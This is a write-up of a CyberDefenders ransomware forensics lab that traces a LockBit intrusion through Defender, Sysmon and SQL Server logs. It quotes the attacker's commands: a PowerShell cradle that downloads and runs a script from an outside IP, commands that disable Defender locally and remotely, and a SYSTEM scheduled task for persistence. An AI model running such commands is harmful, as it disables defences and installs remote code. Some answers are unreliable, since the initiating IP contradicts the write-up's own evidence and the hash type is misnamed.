Challenge: Lockbit Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: EvtxECmd, Timeline Explorer, Notepad ++, VirusTotal

Summary: This lab involved investigating four machines that were compromised, ultimately leading to the deployment of ransomware. The primary tools used were EvtxECmd and Timeline Explorer, however, you can also just use event viewer or a similar tool to analyse the event logs. If you are familiar with event logs, especially Sysmon and Defender logs, you will find this lab easy but enjoyable.

Scenario: A medium-sized corporation has experienced a ransomware attack, first identified when a user reported a ransom note on their screen alongside a Windows Defender alert indicating malicious activity. Your task is to analyze logs provided from the compromised machines and identify the ransomware's entry point.

Machine: DC01

Windows Defender flagged a suspicious executable. Can you identify the name of this executable?

When Windows Defender detects malware, it logs Event ID 1116 (malware detected), which includes details such as severity, detection name, and the suspicious executable that raised the alert. We can look for this event ID within the operational Windows Defender logs located at:

- `C:\Users\Administrator\Desktop\Start here\Artifacts\DC01\Windows\System32\winevt\logs\ Microsoft-Windows-Windows Defender%4Operational.evtx`


To parse this file, we can use a tool called EvtxECmd:

- `EvtxECmd.exe -f "Microsoft-Windows-Windows Defender%4Operational.evtx" --csv . --csvf defender_out.csv`

We can now open the CSV file in Timeline Explorer, and filter for event ID 1116:


Event Id
= 1116

At 2023-12-14 15:08:13 Windows Defender generated an alert regarding detected malware:



User Name	Remote Host	Payload Data1
Detection User: NT AUTHORITY\SYSTEM		Malware name: Backdoor:Win64/CobaltStrike.NP!dha

If you scroll over to the Executable Info column, you can see what executable prompted the alert:




Executable Info
ABC
file:_\\DC01\ADMIN$\8fe9c39.exe

Answer: 8fe9c39.exe


What's the path that was added to the exclusions of Windows Defender?

Every time a change is made to Windows Defender, a log with event ID 5007 is generated. If you filter for this log, we can see that a change was made to the antimalware configuration:



```
5007 Info    3692 DC01.NEXTECH.l… S-1-5-18    The antimalware platform configuration changed
```

Within the Payload Data2 column, you can see that an exclusion path was added for the entire C:\ drive:



```
New Value: HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\ = 0x0
```


Answer: C:\

What's the IP of the machine that initiated the remote installation of the malicious service?

Fortunately for us, the DC01 machine had Sysmon enabled, meaning we can parse the Sysmon logs located within the same path as the defender logs, and look for any suspicious network connections


- `EvtxECmd.exe -f "Microsoft-Windows-Sysmon%4Operational.evtx" --csv . --csvf sysmon_out.csv`

Once you import the CSV file into Timeline Explorer, make sure to filter for event ID 3 (network connection). If you look through the results, we can see that the DC01 host (192.168.170.142) received multiple network connections from 192.168.160.124:



SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124
SourceIp: 192.168.170.142	DestinationIp: 192.168.170.124

These connections were made from 192.168.160.124:54989 to 192.168.170.142:5985:



```
AUTHORITY\\SYSTEM"},{"@Name":"Protocol","#text":"tcp"},{"@Name":"Initiated","#text":"Fal
se"},{"@Name":"SourceIsIpv6","#text":"False"},{"@Name":"SourceIp","#text":"192.168.170.1
2"},{"@Name":"SourceHostname","#text":"-"},{"@Name":"SourcePort","#text":"54989"},{"@Nam
":"SourcePortName","#text":"-"},{"@Name":"DestinationIsIpv6","#text":"False"},{"@Name":"
estinationIp","#text":"192.168.170.124"},{"@Name":"DestinationHostname","#text":"-"},{"@
ame":"DestinationPort","#text":"5985"},{"@Name":"DestinationPortName","#text":"-"}]}}
```

After a quick google search, I found that TCP port 5985 is used by WinRM (Windows Remote Management). WinRM can remotely install a service on another machine, which is what appears to have occurred here.

Answer: 192.168.170.142


Machine: SQL Server

What's the name of the process that had suspicious behavior as detected by Windows Defender?


As done in the first question for the DC01 machine, start by parsing the Defender operational logs using EvtxECmd and view the output using Timeline Explorer. This enables us to filter for event ID 1116 (malware detected):

- `EvtxECmd.exe -f "Microsoft-Windows-Windows Defender%4Operational.evtx" --csv . --csvf sql_defender_out.csv`

At 2023-12-14 14:45:23, a log was generated with event ID 1116:



```
Payload Data1
ABC
Malware name: Behavior:Win32/PFATamper.A
```



```
Executable Info
ABC
behavior:_process: C:\Windows\System32\cmd.exe, pid:3120:1260812467205643;
```

As you can see, the process that prompted this alert is cmd.exe.


Answer: cmd.exe

What's the parent process name of the detected suspicious process?

To find the parent process associated with cmd.exe, we can parse the Sysmon logs of this SQL server and look though the event ID 1 (process create) logs:


- `EvtxECmd.exe -f "Microsoft-Windows-Sysmon%4Operational.evtx" --csv . --csvf sql_sysmon_out.csv`

At 2023-12-14 14:45:13, cmd was used to launch PowerShell, which ultimately disables Defenders real time monitoring:



```
"C:\Windows\system32\cmd.exe" /c powershell "Set-MpPreference -DisableRealtimeMonitoring 1"
```

Under the Payload Data4 column, you can see that the parent process associated with this suspicious cmd activity is sqlservr.exe:



```
ParentProcess: C:\Program Files\Microsoft SQL Server\MSSQL15.MSSQLSERVER\MSSQL\Binn\sqlservr.exe
```


Answer: sqlservr.exe

Initial access often involves compromised credentials. What is the SQL Server account username that was compromised?

As explained in the hint, we can investigate authentication logs for signs of a brute-force attack. The SQL logs are located at:

- `C:\Users\Administrator\Desktop\Start here\Artifacts\SQLServer\MSSQL15.MSSQLSERVER\MSSQL\Log\ERRORLOG`

Upon opening the file, if you scroll down just a bit, you can see a series of failed authentication attempts for user ‘sa’ followed by a successful login at 2023-12-14 06:43:37.42 from 5.188.91.243:




```
2023-12-14 06:43:37.42 Logon       Login succeeded for user 'sa'. Connection made using SQL Server authentication. [CLIENT: 5.188.91.243]

 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
 Error: 18456, Severity: 14, State: 8.
 Login failed for user 'sa'. Reason: Password did not match that for the login provided. [CLIENT: 5.188.91.243]
```

Answer: sa

Following the compromise, a critical server configuration was modified. What feature was enabled by the attacker?

After the threat actor successfully logged into the sa account, a configuration was changed, enabling xp_cmdshell at 2023-12-14 06:44:08.85:




```
Configuration option 'xp cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

xp_cmdshell allows executing Windows shell commands from the SQL Server environment.

Answer: xp_cmdshell

What’s the command executed by the attacker to disable Windows Defender on the server?

If you go back to the parsed Sysmon logs, and filter for event ID 1 (process create), at 2023-12-14 14:45:13, the threat actor was observed disabling Windows Defender real time monitoring:




```
"C:\Windows\system32\cmd.exe" /c powershell "Set-MpPreference -DisableRealtimeMonitoring 1"
powershell  "Set-MpPreference -DisableRealtimeMonitoring 1"
```

Answer: Set-MpPreference -DisableRealtimeMonitoring 1

What's the name of the malicious script that the attacker executed upon disabling AV?

Shortly after disabling Windows Defender, the threat actor was observed using PowerShell to download and execute a script called fJSYAso.ps1 at 2023-12-14 14:45:25:




```
"C:\Windows\system32\cmd.exe" /c powershell "IEX (New-Object Net.WebClient).DownloadString('http://5.188.91.243/fJSYAso.ps1')"
powershell  "IEX (New-Object Net.WebClient).DownloadString('http://5.188.91.243/fJSYAso.ps1')"
```

Answer: fJSYAso.ps1

What's the PID of the injected process by the attacker?

Event ID 10 (process access) is a Sysmon log that gets generated when a process accesses another process. This enables the detection of techniques like process injection. If you filter for this event ID, we can see PowerShell accessing winlogon, which is not normal behaviour:




```
SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | TargetProcessID: 596, TargetProcessGUID: | TargetImage: C:\Windows\system32\winlogon.exe
```

Answer: 596

Attackers often maintain access by the creation of scheduled tasks. What's the name of the scheduled task created by the attacker?

Navigating back to the process creation logs, we can see that shortly after the malicious PowerShell script was downloaded and executed, schtasks was used to create a scheduled task for UpdateCheck.psa called UpdateCheck:




```
schtasks  /create /tn "UpdateCheck" /tr "powershell -File 'C:\Users\SQLService\Documents\UpdateCheck.ps1'" /sc onlogon /ru System
```

Threat actors often create scheduled tasks to maintain persistence, in this case, this runs on logon and as the System user.

Answer: UpdateCheck

What's the PID of the malicious process that dumped credentials?

If you navigate back to the process access logs (Sysmon event ID 10), you can see that rundll32.exe accessed lsass.exe:




```
SourceProcessID: 5456, SourceProc… SourceImage: C:\Windows\system32\rundll32.exe    TargetProcessID: 644, TargetProcessGUID:   TargetImage: C:\Windows\system32\lsass.exe
```

This behaviour is consistent with credential dumping, whereby threat actors dump lsass to extract credentials.

Answer: 5456


What's the command used by the attacker to disable Windows Defender remotely on FileServer?

If you investigate the process creation logs further, you can find a series of encoded PowerShell commands:



```
powershell -nop -exec bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEQAQwAwADE
powershell -nop -exec bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEQAQwAwADE
powershell -nop -exec bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEQAZQB2AFA
powershell -nop -exec bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEQAZQB2AFA
powershell -nop -exec bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEYAaQBsAGU
powershell -nop -exec bypass -EncodedCommand SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEYAaQBsAGU
```

If you decode this using CyberChef, you can determine that it is used to disable Windows Defender on the hostname FileServer:



```
SQBuAHYAbwBrAGUALQBDAG8AbQBtAGEAbgBkACAALQBDAG8AbQBwAHUAdABlAHIATgBhAG0AZQAgAEYAaQBsAGUAUwBlAHIAdgBlAHIAIAAtAFMAYwByAG
0AEIAbABvAGMAawAgAHsAIAByAGUAZwAgAGEAZABkACAAIgBIAEsATABNAFwAUwBPAEYAVABXAEEAUgBFAFwAUABvAGwAaQBjAGkAZQBzAFwATQBpAGMAc
MAbwBmAHQAXABXAGkAbgBkAG8AdwBzACAARABlAGYAZQBuAGQAZQByACIAIAAvAHYAIABEAGkAcwBhAGIAbABlAEEAbgB0AGkAUwBwAHkAdwBhAHIAZQAg
AAgAFIARQBHAF8ARABXAE8AUgBEACAALwBkACAAMQAgAC8AZgAgAH0A
```

```
Invoke-Command -ComputerName FileServer -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v
DisableAntiSpyware /t REG_DWORD /d 1 /f }
```

This command remotely disables Windows Defender AntiSpyware on a machine called FileServer by using the Invoke-Command cmdlet.

Answer: Invoke-Command -ComputerName FileServer -ScriptBlock { reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f }


Machine: FileServer

What's the name of the malicious service executable blocked by Windows Defender?

As we have done previously, start by parsing the operational Defender logs by using EvtxECmd:


- `EvtxECmd.exe -f "Microsoft-Windows-Windows Defender%4Operational.evtx" --csv . --csvf file_server_defender_out.csv`

We can then hunt for event ID 1116 (malware detected) using Timeline Explorer to find the service executable that was blocked by Windows Defender:



Payload Data1
ABC
Malware name: Backdoor:Win64/CobaltStrike.NP!dha
Malware name: Backdoor:Win64/CobaltStrike.NP!dha
Malware name: Backdoor:Win64/CobaltStrike.NP!dha

As you can see, there are three detections for CobaltStrike. The associated executables are as follows:



```
file:_\\FILESERVER\ADMIN$\4a58e49.exe; process:_pid:4372,ProcessStart:133470399169817308
file:_\\FILESERVER\ADMIN$\4a58e49.exe
file:_C:\Windows\ceabe99.exe
```

Answer: ceabe99.exe


Machine: DevPC

What’s the name of the ransomware executable dropped on the machine?

Let’s start by looking at the Sysmon logs of DevPC:


- `EvtxECmd.exe -f "Microsoft-Windows-Sysmon%4Operational.evtx" --csv . --csvf devpc_sysmon_out.csv`

We can now focus on event ID 11 (file create) to look for any unusual file creation events. At 2023-12-14 15:22:57 a file called HHuYRxB06.README.txt is created. This is followed by a series of other file creation events with the same filename:




```
TargetFilename: C:\Users\dmiller\Downloads\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\Desktop\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.VCLibs.140.00.UWPDesktop_8wekyb3d8bbwe\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.VCLibs.140.00.UWPDesktop_8wekyb3d8bbwe\AC\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.VCLibs.140.00.UWPDesktop_8wekyb3d8bbwe\AC\Temp\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\TempState\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\SystemAppData\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\Settings\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\RoamingState\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalState\HHuYRxB06.README.txt
TargetFilename: C:\Users\dmiller\AppData\Local\Packages\Microsoft.DesktopAppInstaller_8wekyb3d8bbwe\LocalCache\HHuYRxB06.README.txt
```

The image associated with these process creation events is wmware.exe:



```
Image: C:\Windows\Temp\vmware.exe
```


To confirm that this is the ransomware executable, if you find its associated process creation log and submit the SHA1 hash to VirusTotal, it receives 66/72 detections and is given the lockbit family label:



66/72 security vendors flagged this file as malicious

4af96f0de6c0c89158c41974b4323869343e169b1f2a95a7960646d6b0edc3ea

LB3.exe




Family labels lockbit

Answer: vmware.exe

What’s the full path of the first file dropped by the ransomware?

We found the full path of the first file dropped previously (within the file creation Sysmon logs):



```
C:\Users\dmiller\Downloads\HHuYRxB06.README.txt
```

Answer: C:\Users\dmiller\Downloads\HHuYRxB06.README.txt